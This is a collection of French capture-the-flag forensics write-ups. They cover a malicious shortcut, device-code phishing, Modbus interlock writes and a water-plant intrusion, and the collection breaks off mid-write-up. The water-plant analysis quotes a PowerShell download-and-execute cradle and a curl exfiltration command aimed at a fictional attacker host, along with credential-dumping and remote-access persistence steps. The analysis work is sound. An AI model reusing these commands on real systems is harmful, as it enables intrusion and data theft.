> Flood response was under way when an intruder staged a routing package for a single workstation at the fictional Rovenqara Civil Continuity Directorate, which coordinates civil support for coalition forces in Operation Dawn. The shortcut opened, and isolation left regional shelter routing on paper.
>
> Recover the package from the supplied evidence and submit its briefing token. Analyze the files only: do not execute the shortcut or DLL, or contact captured addresses.

> Attachment: `briefing-for-one-5f4125fbb77f625d.zip`, 161,346 bytes, SHA-256: `5f4125fbb77f625d85bbdb2d0f5090ed270409a302bd5f15a5f90a43d050cb9a`
>
> Flag format: `CSCTF{32 lowercase hexadecimal characters}`

Fichiers fournis : `files/briefing-for-one-5f4125fbb77f625d.zip` (non commité — actuellement dans `forensics/briefing-for-one-5f4125fbb77f625d.zip`)

En bref

Parser (sans jamais l'ouvrir) le `.lnk` pour récupérer son script PowerShell de staging, lire `MachineGuid` à la racine du hive Cryptography sauvé, recalculer le mot de passe 7-Zip comme `HMAC-SHA-256(binding-key, "csctf26/briefing-for-one/v1" || 0x00 || guid)`, extraire le vrai `route-update.7z` de la capture WebDAV par son hash, le déchiffrer, puis lire le token que la DLL valide statiquement dans `route-table.json`.

Démarche

1. Reconnaissance — inventaire, et lire le field guide d'abord

```
sha256sum briefing-for-one-5f4125fbb77f625d.zip  # 5f4125fb…cb9a conforme
unzip -l briefing-for-one-5f4125fbb77f625d.zip
# briefing.lnk (5709)  machine-cryptography.hiv (126976)  egress.pcapng (22876)
# field-guide.md  provenance.json  SHA256SUMS  (tous les SHA256SUMS vérifient)
```

`field-guide.md` + `provenance.json` portent trois avertissements porteurs, tous confirmés ensuite : (a) le hive est une **sous-clé sauvée** (`reg.exe save` de `Cryptography`), donc un lecteur hors ligne présente cette clé comme sa racine — les outils attendant `SOFTWARE\Microsoft\Cryptography\…` ont besoin du chemin racine sauvé ; (b) l'export HTTP Wireshark, le XML DAV et les flux TCP bruts sont des **séquences d'octets différentes** — ne comparer un corps exporté qu'au hash fourni dans l'évidence ; (c) un exemple HMAC travaillé (entrées publiées) fige le traitement exact des octets : UTF-8 sans BOM, un séparateur `0x00`, GUID en minuscules sans accolades/espace/NUL. J'ai vérifié que cet exemple se reproduit (`7dad6991…10d0`) avant d'utiliser la dérivation sur les valeurs du cas.

2. Hypothèse — le raccourci est tout le script de staging, en clair

Le parsing statique du StringData du Shell Link (header → IDList → LinkInfo → StringData Unicode ; cible `C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe`, description « Regional shelter routing update ») donne une `-Command` de 2194 caractères qui, dans l'ordre :

1. Exige un `permit.bin` voisin : existence, 32 octets, SHA-256 épinglé (sinon exit 41/42). `provenance.json` explique le protocole de contrôle — un contrôle négatif sans permis a précédé ce run avec permis — la capture est donc le run sélectionné. Le contenu du permis n'est qu'une porte de lancement ; rien ci-dessous n'en dérive.

2. Lit `MachineGuid` dans `HKLM\SOFTWARE\Microsoft\Cryptography`, valide sa forme et le passe en minuscules.
3. Dérive le mot de passe du package : `$k` = clé de binding décodée Base64 (32 octets, embarquée dans la commande), `$p` = hex minuscule de `HMAC-SHA-256($k, UTF8('csctf26/briefing-for-one/v1' + [char]0 + $g))` — exactement la construction du field guide.
4. Copie `\\briefing.rovenqara.test@80\DavWWWRoot\ops\route-update.7z` (WebDAV ; **jamais contacté** — le même échange est dans `egress.pcapng`), vérifie son SHA-256 épinglé, l'extrait avec `7z x -p$p`, vérifie `route-update.dll` et `route-table.json` contre deux autres hash épinglés, puis `rundll32 …,ApplyRouteTable` et contrôle `route-applied.txt` == `Rovenqara route fixture applied\r\n`.

Le travail hors ligne est donc : hive → GUID, capture → archive, mot de passe → membres, DLL (statique) → règle de validation du token. La racine du hive confirme immédiatement l'étape 2 : clé racine `Cryptography`, unique valeur racine `MachineGuid = 080c7be1-f41c-446c-b961-93bd7bc4ea31` (REG_SZ). Un lecteur NK/VK minimal (offset racine à l'header `0x24`, offsets de cellules relatifs à `0x1000`) l'obtient sans rien monter.

3. Exploitation — récupérer par hash, déchiffrer, valider statiquement

Capture : 95 paquets, 8 connexions TCP `192.168.56.20 → 192.168.56.10:80` (`OPTIONS`, plusieurs `PROPFIND`, un `GET /ops/route-update.7z`). `tshark --export-objects http,…` produit 7 objets — dont 6 sont du XML DAV (881–914 octets), trois *nommés* `route-update*.7z`. Seul le corps `GET` 200 `application/octet-stream` (5359 octets) hashe vers la valeur épinglée dans le raccourci (`d29a0679…e4c2`). C'est le hash, pas le nom de fichier, qui sélectionne le package — exactement le piège du field guide.

```
        # mot de passe = HMAC ci-dessus sur le GUID du cas (le solveur le recalcule depuis le .lnk)
        7z x -p"$PASSWORD" -oroute_out route-update.7z   # lecteur d'archive uniquement
        sha256sum route-update.dll route-table.json              # les deux matchent les épingles du .lnk
```

Membres : `route-table.json` (192 octets) et `route-update.dll` (PE32+ x86-64, 13 824 octets). La DLL n'a été examinée que **statiquement** (`pefile` / `objdump`, jamais chargée) : unique export `ApplyRouteTable` (RVA `0x137f`), imports `GetModuleFileNameW/CreateFileW/GetFileSize/ReadFile/WriteFile`. Le désassemblage montre qu'elle construit le chemin voisin `route-table.json`, exige `GetFileSize == 0xC0` (192), `strncmp` un préfixe de 36 octets (`0x24`) `{"schema":1,"briefing_token":"CSCTF{` et le suffixe routes de 124 octets (`0x7c`) à l'offset `0x44`, puis boucle sur les octets 36…67 en n'acceptant que `[0-9]` / `[a-f]` — soit exactement 32 caractères hex minuscules — avant d'écrire `route-applied.txt`. La DLL n'embarque que préfixe/suffixe, jamais le token lui-même : le token vit donc bien dans le JSON récupéré, entre les deux :

```
        python3 solve/solve.py ../briefing-for-one-5f4125fbb77f625d.zip
        # [*] Example OK   :
7dad69912b67470da7713c666337135b568030605bc2e88f99524596366d10d0
        # [*] LNK command  : 2194 chars (powershell.exe, static)
        # [*] MachineGuid  : 080c7be1-f41c-446c-b961-93bd7bc4ea31 (hive root =
Cryptography)
        # [*] GET body     : 5359 bytes, sha256=d29a0679… (matches the .lnk pin)
        # [*] Member hashes match the LNK expectations
        # [+] FLAG         : CSCTF{...}
```

Le solveur n'utilise que la stdlib en dehors du binaire `7z` (parsers LNK, hive NK/VK, pcapng/TCP et HTTP maison ; chaque constante est extraite de l'évidence) et n'exécute ni le raccourci ni la DLL.

Script de résolution : `solve/solve.py` (voir l'annexe)

Flag

`flag{...}` (masqué)

Ce que j'ai appris

- Traiter le `.lnk` comme un document, pas comme un lanceur : le StringData du Shell Link contenait tout le script d'intrusion — clé, dérivation, URL et les trois hash d'acceptation — sans aucun besoin d'exécution.
- Chaque étape a son hash d'acceptation indépendant (archive, DLL, JSON). Les utiliser sépare le vrai package de 5359 octets des trois exports XML DAV homonymes ; les seuls noms de fichiers n'auraient rien déchiffré.
- Les hives de sous-clé sauvée inversent l'attente habituelle de chemin : `MachineGuid` est à la *racine* de ce fichier. Vérifier d'abord le nom de la clé racine (`Cryptography`) évite de chercher une hiérarchie `SOFTWARE\…` absente.
- La validation statique de la DLL coupe dans les deux sens : le désassemblage (taille 192, compares préfixe/suffixe, boucle `[0-9a-f]{32}`) prouve que le token JSON est la soumission attendue et qu'aucun second token caché n'est généré à l'exécution.

Outils et références

- Python 3 stdlib (`struct` , `hashlib` , `hmac` , `zipfile`) + `7z` (lecteur d'archive chiffrée uniquement)
- Wireshark / `tshark --export-objects http` et `capinfos` (contre-vérifications de reconnaissance)
- `pefile` , `objdump` (triage PE statique/désassemblage — DLL jamais exécutée)
- StringData Shell Link Windows, cellules NK/VK de hive registre, WebDAV (`PROPFIND` / `GET`) sur HTTP

Code Red Freight

Catégorie	Points	Résolutions	Résolu	First blood	Résolu par	Auteur du challenge
forensics	270	102	✅	—	0xAr3s-root	Marius Merai

Énoncé

> Tarnovel Rail Freight's defence-consignment manifests are reaching an outside mailbox. The dispatcher noticed nothing. You have her identity, mailbox-audit exports, and the email she clicked. Identify the device the adversary controls, the rule leaking manifests, and the number of files they downloaded.
>
> This is a constructed incident-analysis case built from sanitized Microsoft Entra and Purview-style exports. Work only with the supplied evidence; do not contact domains, addresses, or services named in it.
>
> Attachment: `code_red_freight.zip`
>
> Flag format: `CSCTF{device_rule_count}` (ex. `CSCTF{DESKTOP-XXXX_ForwardRule_42}` — illustratif uniquement)

Fichiers fournis : `files/code_red_freight.zip` (non commité — actuellement dans `forensics/code_red_freight.zip`)

En bref

Phishing device-code (`microsoft.com/devicelogin` + leurre de partage lookalike) ayant donné à l'attaquant une session Entra depuis Montréal ; le dispositif Azure AD pirate, la règle de boîte vers l'externe et les événements SharePoint `FileDownloaded` pointent tous vers le même IP/dispositif — les trois parties du flag sont dérivées à l'étape 3 (`flag{...}` masqué).

Démarche

1. Reconnaissance — inventorier et séparer les deux mondes

```
unzip -l code_red_freight.zip
# logs/AuditLogs_2026-10-29-Patti_Fernandez.csv          (12 lignes)
# logs/InteractiveSignIns_2026-10-28_2026-10-29.csv      (18 lignes)
# logs/NonInteractiveSignIns_2026-10-28_2026-10-29.csv   (256 lignes)
# logs/UnifiedAuditLog_Patti.csv                         (188 lignes)
# lure/email_phish.png  lure/devicecode_phish.png
```

Les leurres racontent l'histoire avant tout log : un email de `ragubarden@proton.me` (« Jordan Smith shared Draft_Budget_v2.docx ») pointe vers `https://Sharepoint.cz/584c39f3-…` , et la fausse page OneDrive demande `microsoft.com/devicelogin` + code `CXR7QK2WD` — phishing device-

code classique. Deux IP séparent ensuite proprement tous les logs : la dispatcher Patti sur `198.51.100.24` (Bucuresti/Timisoara) contre l'attaquant sur `203.0.113.77` (Montréal).

Le `Register device` d'AuditLogs concrétise la séparation — une ligne par monde :

Date	Dispositif	IP	DeviceId
2026-10-28 07:12	`R3M0TE-W0RK-PC` (référence)	198.51.100.24	`3f8c1a7b-…`
2026-10-29 15:05	`D3VC0DE-R3L4Y` (pirate)	203.0.113.77	`95caec44-…`

Les connexions interactives confirment le mécanisme : l'enregistrement pirate suit une paire `deviceCodeFlow` / `Authentication Protocol: deviceCode` sur `Microsoft Authentication Broker → Device Registration Service` depuis l'IP attaquante (échec 50199 « user interaction required » à 15:04:52, succès à 15:04:55), après quoi chaque session attaquante est liée `deviceCodeFlow`, `Azure AD joined`, avec le DeviceId `95caec44-…` (40 lignes non interactives ; le monde bénin a un DeviceId vide partout).

2. Hypothèse — un dispositif, une règle, ne compter que ses téléchargements

Avec le DeviceId attaquant fixé (`95caec44-c8af-4786-976c-73bd33d9d143`), l'Unified Audit Log est sans ambiguïté :

- `New-InboxRule` apparaît exactement deux fois. La règle bénigne `Newsletters` (2026-10-28, IP/session de la dispatcher, `MoveToFolder` + `FromAddressContainsWords`, sans DeviceId) est la référence ; la règle `M4N1F3ST-L3AK` du 2026-10-29T15:28:57 vient de `203.0.113.77:17091` sur la session attaquante `009d0b3a-…`, porte le DeviceId attaquant, pose `ForwardTo = ragubarden@proton.me` (l'expéditeur du leurre) avec `StopProcessingRules = True`. Nom, destination et dispositif convergent.
- `FileDownloaded` apparaît exactement 4 fois — tous depuis `203.0.113.77`, tous en UA `Microsoft Teams`, aucun depuis l'IP de la dispatcher : `Investor Relations Meeting Presentation.pptx`, `aerialshot.jpg`, `Local Resource Guide.docx`, `Notes.docx` (15:20:24–15:21:36). Les lignes `FileAccessed` / `FileModified` d'autres IP (plages service/MFA) sont des lectures et du bruit de synchro, pas des téléchargements, et les lignes `MailItemsAccessed` ne portent aucun signal IP attaquant — le compte est donc 4, pas 30.

3. Exploitation — dériver, pas coder en dur

```
        python3 solve/solve.py ../code_red_freight.zip
        # [*] Device registrations:
        #     2026-10-29T15:05:03 ... D3VC0DE-R3L4Y ip=203.0.113.77 deviceId=95caec44-…
        #     2026-10-28T07:12:03 ... R3M0TE-W0RK-PC ip=198.51.100.24 deviceId=3f8c1a7b-…
        # [*] Inbox rules:
        #     2026-10-29T15:28:57 name=M4N1F3ST-L3AK ip=203.0.113.77:17091
device=95caec44-… forward=ragubarden@proton.me
        #     2026-10-28T07:34:27 name=Newsletters ip=198.51.100.24:51224 forward=None
move=Newsletters
        # [*] FileDownloaded events: (4, tous 203.0.113.77)
        # [+] FLAG            : CSCTF{...}
```

Le solveur vérifie chaque lien (DeviceId de la règle == dispositif pirate, tous les téléchargements depuis l'IP attaquante, référence bénigne présente) au lieu de faire confiance aux noms : une variante aux noms changés se résoudrait quand même — ou échouerait bruyamment plutôt que d'émettre un faux flag.

Script de résolution : `solve/solve.py` (voir l'annexe)

Flag

`flag{...}` (masqué)

Ce que j'ai appris

- Les noms leet (`D3VC0DE-R3L4Y` = device-relay, `M4N1F3ST-L3AK` = manifest-leak) confirment la réponse mais ne doivent pas *être* la méthode : la liaison par DeviceId (enregistrement → sessions → règle) et la séparation par IP sont la vraie preuve, et elles survivraient à des leurres renommés.
- `FileDownloaded` ≠ `FileAccessed` : compter chaque toucher SharePoint gonfle le nombre. Seule l'opération `FileDownloaded` avec l'IP attaquante compte — le solveur impose que les 4 viennent d'une seule IP.
- La règle bénigne `Newsletters` est le contrôle fourni par le challenge : même opération, IP/session/dispositif/paramètres différents. La vérifier d'abord fait ressortir la règle malveillante au lieu d'être « la première règle trouvée ».

Outils et références

- Python 3 stdlib (`csv` , `json` , `zipfile`) — aucune dépendance
- Visionneuse d'images (PNG leurres — lecture seule, jamais ouvrir les liens)
- Sémantique Entra / UAL Purview : flux deviceCode, `Register device` , `New-InboxRule` (`ForwardTo`), `FileDownloaded`

Interlock Witness

Catégorie	Points	Résolutions	Résolu	First blood	Résolu par	Auteur du challenge
forensics	270	99	✅	—	0xAr3s-root	Chronos Security

Énoncé

> While the response-cell interlock read false, a fictional grid-support station feeding an allied depot network that Operation Dawn relies on accepted maintenance writes. The controller took syntactically valid Modbus/TCP writes, and the supplied safety policy is an offline response-cell rule, not a controller feature.

> Reconstruct the accepted target writes that violate the policy and derive the incident witness. Work from the supplied files only.
>
> Attachment: `interlock-witness.zip`, 15,307 bytes, SHA-256: `d46d5b2b820e412db288dde2a3a3f991990622a702708cb9fc13e498d223995`
>
> Submit: `CSCTF{<64 lowercase hex characters>}`

Fichiers fournis : `files/interlock-witness.zip` (non commité — actuellement dans `forensics/interlock-witness.zip`)

En bref

Rejouer hors ligne l'unique flux Modbus/TCP, suivre les trois mots d'interlock (`0x000A` / `0x000B` / `0x000C`) depuis les observations FC03 et les écritures FC16 acceptées, conserver les 16 écritures cibles (en `0x0013` / `0x0014`) émises pendant que l'interlock était faux, puis hacher `INTERLOCK-WITNESS/1\0 || PDU-requête||PDU-réponse…` en SHA-256.

Démarche

1. Reconnaissance — vérifier le bundle et inventorier la capture

```
sha256sum interlock-witness.zip
# d46d5b2b820e412db288dde2a3a3f991990622a702708cb9fc13e498d223995  conforme
unzip -l interlock-witness.zip
# README.txt  interlock.pcapng  register-map.md
# interlock-policy.md  witness-format.md  provenance.json  SHA256SUMS
capinfos interlock.pcapng   # 512 frames, interface lo unique, tcp port 502
tshark -r interlock.pcapng -q -z conv,tcp
# 127.0.0.1:59818 <-> 127.0.0.1:502 uniquement
```

Les trois fichiers Markdown forment toute la spécification — aucun indice caché ailleurs :

- `register-map.md` : adresses **PDU** base zéro. `40011/40012/40013/40020/40021` ne sont que des étiquettes opérateur. Mots mappés : `0x000A` `maintenance_permit`, `0x000B` `isolation_state`, `0x000C` `protection_armed`, `0x0013` `trip_limit`, `0x0014` `restore_delay`.
- `interlock-policy.md` : la règle hors ligne d'acceptation + de sécurité (ci-dessous).
- `witness-format.md` : la sérialisation et le hash, plus un vecteur de vérification hors incident.

Le framing des payloads TCP par la longueur MBAP donne **504 ADU Modbus = 252 transactions** (TID 1–252, strictement séquentiels, aucune retransmission, aucun ADU scindé/fusionné) : 124 paires FC03 et 128 paires FC16, toutes en protocole `0x0000` et unité `0x01`. Chaque réponse FC03 porte un byte count `22 = 2 × 11`, et chaque réponse normale FC16 répète adresse de départ + quantité — les filtres d'acceptation ci-dessous rejettent donc **0** transaction dans cette capture. Il fallait le vérifier, pas le supposer : c'est ce qui rend les 128 FC16 « acceptés ».

2. Hypothèse — une machine à états hors ligne, pas une chasse aux chaînes

Le flag est un SHA-256 : impossible à carver depuis la capture. Il faut le recalculer en rejouant, dans l'ordre des réponses normales :

1. **FC03 accepté** seulement si la requête FC03 immédiatement précédente correspond en TID/proto/unité/fonction dans le flux renversé et `byte_count == 2 × quantity`. Il met alors à jour chaque mot mappé qu'il couvre. Ici chaque FC03 lit `0x000A` quantité 11, soit `0x000A…0x0014` : chaque observation acceptée rafraîchit donc les cinq mots mappés d'un coup.
2. **FC16 accepté** seulement si sa réponse normale correspond en TID/proto/unité/fonction et répète adresse de départ + quantité. Les exceptions ne changent jamais l'état. Une écriture acceptée s'applique **après** sa réponse normale.
3. **Cible** = FC16 accepté de quantité 1 en `0x0013` ou `0x0014`. La politique annonce 8 autres FC16 acceptés inéligibles ; la capture contient bien exactement 5 écritures de prérequis (`0x000C=1` TID 2, `0x000A=1` TID 19, `0x000B=1` TID 20, `0x000B=0` TID 125, `0x000B=1` TID 142) et 3 écritures d'acquittement (`0x0018/0x0019/0x001A`, TID 248/250/252), soit 120 cibles (60 par adresse).
4. **Unsafe** = au moins l'une des conditions `permit==1`, `isolation==1`, `protection==1` est fausse **immédiatement avant la réponse normale de la cible** (une écriture ne se juge donc jamais elle-même, et une écriture de prérequis ne compte qu'à partir de la transaction suivante).

Deux pièges en découlent directement : utiliser les références affichées `400xx` au lieu des adresses PDU ne trouve rien, et juger la sécurité depuis la valeur écrite par la cible — ou après l'application de sa réponse — fausse les transactions frontières.

Chronologie d'état issue du rejeu (le triplet de prérequis ne change qu'à ces points) :

Après TID	permit	isolation	protection	Cause
1 (FC03)	0	0	1	observation initiale
21 (FC03)	1	1	1	TID 19+20 arment permit/isolation
126 (FC03)	1	0	1	TID 125 a relâché l'isolation
143 (FC03)	1	1	1	TID 142 a restauré l'isolation

3. Exploitation — sélectionner les cibles unsafe et hacher le témoin

L'application de la règle donne **16 cibles unsafe** sur 120 : TID **4, 6, 8, 10, 12, 14, 16, 18** (interlock pas encore établi, `0,0,1`) et TID **127, 129, 131, 133, 135, 137, 139, 141** (isolation relâchée, `1,0,1`). Les 104 autres cibles voient `1,1,1` et sont sûres.

Pour chaque cible unsafe, dans l'ordre des réponses normales, concaténer le PDU requête (`function-code || function-data`, **sans MBAP**) puis le PDU réponse normale : `T` fait `16 × (8 + 5) = 208` octets. Avec `P = "INTERLOCK-WITNESS/1" || 0x00` (20 octets), `W = SHA-256(P || T)`.

Le solveur n'utilise que la stdlib (son propre framing pcapng/Ethernet/IPv4/TCP/Modbus) et vérifie d'abord le vecteur publié — requête `10 00 13 00 01 02 00 2a` + réponse `10 00 13 00 01` → `b6e58fa9…f34786` — avant de toucher à la capture de l'incident :

```
        python3 solve/solve.py ../interlock-witness.zip
        # [*] Vector OK    :
b6e58fa962e382b112eb596e416d5680495fc4bd02141f2389797f194df34786
        # [*] Modbus ADUs  : 504
        # [*] FC03 accepted: 124 (rejected 0)
        # [*] FC16 accepted: 128 (rejected 0), targets 120
        # [*] Unsafe targets: 16 (normal-response order)
        #     TID   4 permit=0 isolation=0 protection=1 req=100013000102040d
resp=1000130001
        #     ...
        #     TID 141 permit=1 isolation=0 protection=1 req=1000140001020a9a
resp=1000140001
        # [*] T (208 bytes): 100013000102040d1000130001...
        # [+] FLAG         : CSCTF{...}
```

Script de résolution : `solve/solve.py` (voir l'annexe)

Flag

`flag{...}` (masqué)

Ce que j'ai appris

- Lire les trois fichiers de spec comme un seul contrat avant d'ouvrir Wireshark : acceptation, éligibilité cible, instant de sécurité et sérialisation sont quatre filtres distincts, et chacun change le hash.
- « Immédiatement avant sa réponse normale » + « s'applique après sa réponse normale » constituent tout le modèle temporel. Évaluer à la requête coïncide ici uniquement parce que requêtes et réponses sont strictement séquentielles — le rejeu en ordre de réponse est l'implémentation sûre.
- Une capture synthétique propre exige quand même les contrôles de rejet : vérifier 124/124 FC03 et 128/128 FC16 acceptés (et la continuité des séquences TCP, sans retransmission) justifie de traiter chaque cible FC16 comme dans le périmètre.
- Les étiquettes `400xx` sont le piège d'adressage délibéré : tout le filtrage doit utiliser les adresses PDU base zéro (`0x000A…0x0014`).

Outils et références

- Python 3 stdlib (`struct` , `hashlib` , `zipfile`) — le solveur n'exige aucun package tiers
- Wireshark / `tshark` , `capinfos` (contre-vérifications de reconnaissance seulement)
- Layouts MBAP Modbus/TCP + PDU FC03/FC16 (0x10) ; format de blocs pcapng

CAPTCHA THE WATER PLANT

Catégorie	Points	Résolutions	Résolu	First blood	Résolu par	Auteur du challenge
forensics	168	32	✅	—	0xAr3s-root	Marius Merai

Énoncé

> Nordvia Water Utility a perdu son panneau de contrôle de distribution et la pression s'est effondrée dans les districts nord. Un compte administrateur a été utilisé depuis l'un des trois laptops. Les collections de triage KAPE ont été prises après l'incident.
>
> Suivez les preuves depuis ce que l'utilisateur a exécuté, vers ce qu'il a lancé, vers la persistance laissée, et enfin vers les preuves navigateur exposées. Tous les hôtes et domaines des preuves sont fictifs. Analysez les fichiers fournis hors ligne uniquement. Pièces jointes : `ENG-LAPTOP-23.zip`, `FIELD-WKS-21.zip`, `OPS-NB-06.zip`. Format du flag : `CSCTF{...}`.

Fichiers fournis : `files/ENG-LAPTOP-23.zip`, `files/FIELD-WKS-21.zip`, `files/OPS-NB-06.zip` (non commités — actuellement dans `forensics/`, à déplacer plus tard)

En bref

Triage KAPE parsé pour trois laptops ; seul OPS-NB-06 (utilisateur `ops06.nwu`) touche le C2 fictif. Cradle de téléchargement Win+R → le validator dépose le RMM AnyDesk (`C:\temp\Maitenance`, mot de passe unattended défini) → tâche planifiée quotidienne + persistance service → session de vol navigateur (dumps Nirsoft, exfil). Aucun `CSCTF{...}` littéral n'existe dans aucun artefact : le flag est **l'assemblage de trois fragments leetspeak**, un par étape de la chaîne (mot de passe RMM `f@k3_c@ptch@` + description de la tâche planifiée `_r3@l_m@lw@r3` + suffixe du token admin `cl1ckf1xed`). Soumis seuls, chacun était refusé.

Démarche

1. Reconnaissance — inventorier les trois collections, attribuer l'hôte

Chaque zip contient `Kape-parsed-<HOST>/` (EventLogs, FileFolderAccess, FileSystem, ProgramExecution, Registry, SRUM, WebBrowsers/Hindsight_output.xlsx ; seul OPS-NB-06 a `Persistence/`). Première question : quel laptop a exécuté le compte admin contre le C2 ?

```
for h in ENG-LAPTOP-23 FIELD-WKS-21 OPS-NB-06; do
  unzip -p $h.zip "*EvtxECmd_Output.csv" | grep -c -i 'zindetify\|validator'
done
# ENG : 0, FIELD : 0, OPS : des dizaines
```

ENG-LAPTOP-23 (`eng-23.nwu` , ingénieur) et FIELD-WKS-21 (`field21.nwu` , opérateur terrain) sont des builds sains : bundle Ninite, durcissement Yamato WELA, KB5020044, KeePass/PuTTY/Thunderbird, tokens par rôle (`NVW-ENG-*` , `NVW-FIELD-*` , suffixe commun `a7f39c2e`), auto-collecte KAPE. Aucun abus de script-host, aucun RMM hors l'AnyDesk légitime de FIELD via Ninite, aucune persistance personnalisée.

2. Hypothèse — OPS-NB-06 est le laptop admin opéré par l'attaquant

`Registry/*UserActivity_Output.csv` (UserAssist/RunMRU, utilisateur `ops06.nwu` , 2026-10-21 04:30:47) :

```
powershell.exe -nop -ep Bypass "[System.Text.Encoding]::UTF8.GetString(
  (New-Object System.Net.WebClient).DownloadData(
  'http://zindetify.dev.boot:8080/validator')) | iex"
```

Le 4688 Security dans `EventLogs/*EvtxECmd_Output.csv` confirme la chaîne : `explorer.exe → powershell.exe` (cradle) → `C:\temp\Maitenance\Setup\AnyDesk.exe --install ... --start-with-win --silent` (04:31:04), ré-exécuté chaque jour en `SYSTEM` à 15:10 (tâche planifiée).

3. Exploitation — validator, persistance, mot de passe RMM, butin navigateur

Le ScriptBlockLogging PowerShell (4104) dans le même Evtx capture le corps du `validator` : ~50 fonctions leurres `Get-Data01…50` plus les vraies étapes — `Register-ScheduledTask 'Maitenance Check …' -Daily -At 11:10AM` avec le cradle en action, téléchargement AnyDesk depuis `/tool` , installation, puis :

```
--set-password "f@k3_c@ptch@"
```

Persistance (`Persistence/Scheduled Tasks.csv` , UTF-16, + `Registry/*ASEPs*.csv`) :

- `\Maitenance Check ????` (emoji en MFT : `Maitenance Check` 👍🙈), RunAs `ops06.nwu` , quotidienne, action = cradle, commentaire `_r3@l_m@lw@r3` (= `_real_malware`).
- `HKLM\SYSTEM\...\Services\AnyDesk` (démarrage auto, LocalSystem), six règles firewall allow, associations `.anydesk` .
- `Run/RunOnce` : uniquement OneDrive/Edge/KeePass/SecurityHealth légitimes.

Session interactive (4104, PID 2364, 2026-10-28 03:46–04:06) : `whoami` , `net localgroup administrators` , exclusion Defender, `wget …/suite -OutFile nirsoft_pass_and_history.zip` , `BrowsingHistoryView.exe /stext browhisto.txt` (133 Ko), `WebBrowserPassView.exe /stext webpass.txt` (**2 octets = aucun mot de passe enregistré ; tous les logins étaient en declined-save**), `Compress-Archive *.txt → out.zip` , exfil `curl -F "file=out.zip" http://zindetify.dev.boot:8080/up/{$guid}` . La MFT corrobore chaque fichier (`nirsoft/` , `here.txt` , `out.txt` , `browhisto.txt` , `webpass.txt` , `out.zip`).

Navigateur (`WebBrowsers/Hindsight_output.xlsx` , profil Edge `ops06.nwu`) : boucles `www` → `water-monitor` → `admin-control` (`NVW-OPS-892` pré-compromission 10-16, `NVW-OPS-739` 10-21

04:31:31 UTC pendant l'attaque, `NVW-ADMIN-cl1ckf1xed` session interactive 10-28). Les tokens par rôle sont `NVW-<ROLE>-<n>-a7f39c2e` ; le seul qui sort du moule est `NVW-ADMIN-cl1ckf1xed`, dont le suffixe `cl1ckf1xed` (« clickfixed ») est un fragment leetspeak.

4. Assemblage — un fragment par étape de l'énoncé

L'énoncé énumère quatre étapes (exécuté → lancé → persistance → navigateur) ; les trois dernières livrent chacune un fragment de même style :

Étape	Artefact	Fragment
Lancé (RMM)	4104 `--set-password`	`f@k3_c@ptch@`
Persistance	`Scheduled Tasks.csv`, description = sortie de `Get-Data51` (`/config`, la seule fonction hors série 01–50)	`_r3@l_m@lw@r3`
Navigateur	token `NVW-ADMIN-cl1ckf1xed` (Hindsight)	`cl1ckf1xed`

Le `_` initial du 2e fragment indique la concaténation directe ; le 3e est joint par `_`. Mes trois premières soumissions échouaient parce que je soumettais **un seul** fragment à la fois.

```
        python3 solve/solve.py files/
```

```
[+] Assembled flag (3 fragments): flag{...}   (masqué)
```

Script de résolution : `solve/solve.py` (voir l'annexe)

Flag

`flag{...}` (masqué — assemblage des 3 fragments `f@k3_c@ptch@` + `_r3@l_m@lw@r3` + `_cl1ckf1xed`)

Ce que j'ai appris

- Attribuer l'hôte d'abord (références C2 par hôte) fait gagner des heures : deux collections sur trois sont des leurres avec les mêmes domaines fictifs.
- Les CSV KAPE parsés répondent à toute la chaîne sans rien monter : RunMRU/UserAssist → Prefetch/Amcache → ScheduledTasks/ASEPs → Hindsight Timeline/Sessions. Le 4104 est le bonus qui révèle le mot de passe RMM et la boucle d'exfil (`type`, `Compress-Archive`, `curl /up/{guid}`).
- Le `Scheduled Tasks.csv` est en UTF-16 (sortie schtasks, pas UTF-8 parsé KAPE) — un `grep` naïf sur les octets bruts le rate ; le parser en UTF-16.
- Quand rien de littéral n'existe, chercher des **fragments de même style** (ici leetspeak avec `@`/chiffres) répartis sur les étapes que l'énoncé énumère : un `grep` sur `[a-z]@[a-z]` a

trouvé le mot de passe, la description de tâche et le token en une passe. Soumettre chaque fragment seul était l'erreur.
- La sortie du stealer compte même quand elle est vide : `webpass.txt` de 2 octets + logins declined-save prouvent qu'aucun credential n'était enregistré ; le butin exfiltré, c'était l'historique — et le secret actionnable de la chaîne, c'est le mot de passe RMM (`f@k3_c@ptch@` , « fake captcha » = titre).

Outils et références

- Python 3 (`zipfile` , `csv` , `re` , `openpyxl`) + `unzip -p … | grep`
- Outils Eric Zimmerman via modules KAPE (RECmd, PECmd, AmcacheParser, EvtxECmd, Hindsight)
- NirSoft WebBrowserPassView / BrowsingHistoryView (côté attaquant, d'après les preuves)
- MITRE ATT&CK : T1059.001 (PowerShell), T1219 (RMM), T1053.005 (tâche planifiée), T1555 (credentials dans fichiers — tenté)

Operation Dawn: Relay Snapshot

Catégorie	Points	Résolutions	Résolu	First blood	Résolu par	Auteur du challenge
forensics	125	42	✅	—	0xAr3s-root	Terminal43

Énoncé

> Une intrusion hostile a mis hors service le relais militaire d'un pays fictif, et les intervenants ont capturé la mémoire du processus du relais pendant qu'ils récupéraient un ordre de commandement.
>
> Récupérez l'ordre complet `CSCTF{...}` depuis `relay.core` . Ce cas construit contient des enregistrements de relais inventés dans un vrai snapshot de processus Linux. Pièce jointe : `relay.core` , core ELF Linux x86-64, 586 928 octets, SHA-256 `b3e606bfbe727f0346be4cde683a9a8efd2680930219113a5b779a3c9a5121ac` .

Fichiers fournis : `files/relay.core` (non commité)

En bref

Le tas du processus contient une liste chaînée simple de nœuds-fragments de chaînes ; la chaîne enracinée au nœud `CSCTF` reconstitue le flag. Des chaînes leurres ont été injectées pour perturber l'analyse.

Démarche

1. Reconnaissance initiale

```
        file relay.core    # ELF 64-bit core, x86-64
        strings relay.core | grep CSCTF
```

`strings` révèle les fragments dispersés en mémoire, dans le mauvais ordre. Ils sont des objets du tas qui doivent être parcourus via des pointeurs.

2. Compréhension de la structure de données

En parsant les segments PT_LOAD du fichier ELF et en cherchant les objets commençant par `uint64 = 0x31` :

```
struct Container {
    uint64_t type;   // toujours 0x31
    struct Node {
        struct Node *next;   // VA du nœud suivant, 0 = fin de liste
        uint32_t     len;
        char         data[]; // rembourré de zéros
    } node;
};
```

Le membre `node` commence 8 octets après le début du container : `node_va = container_va + 8` . Le champ `next` est la VA du **prochain nœud** (= `next_container_va + 8`).

23 containers sont trouvés, chacun portant un fragment de chaîne.

3. Reconstruction des chaînes

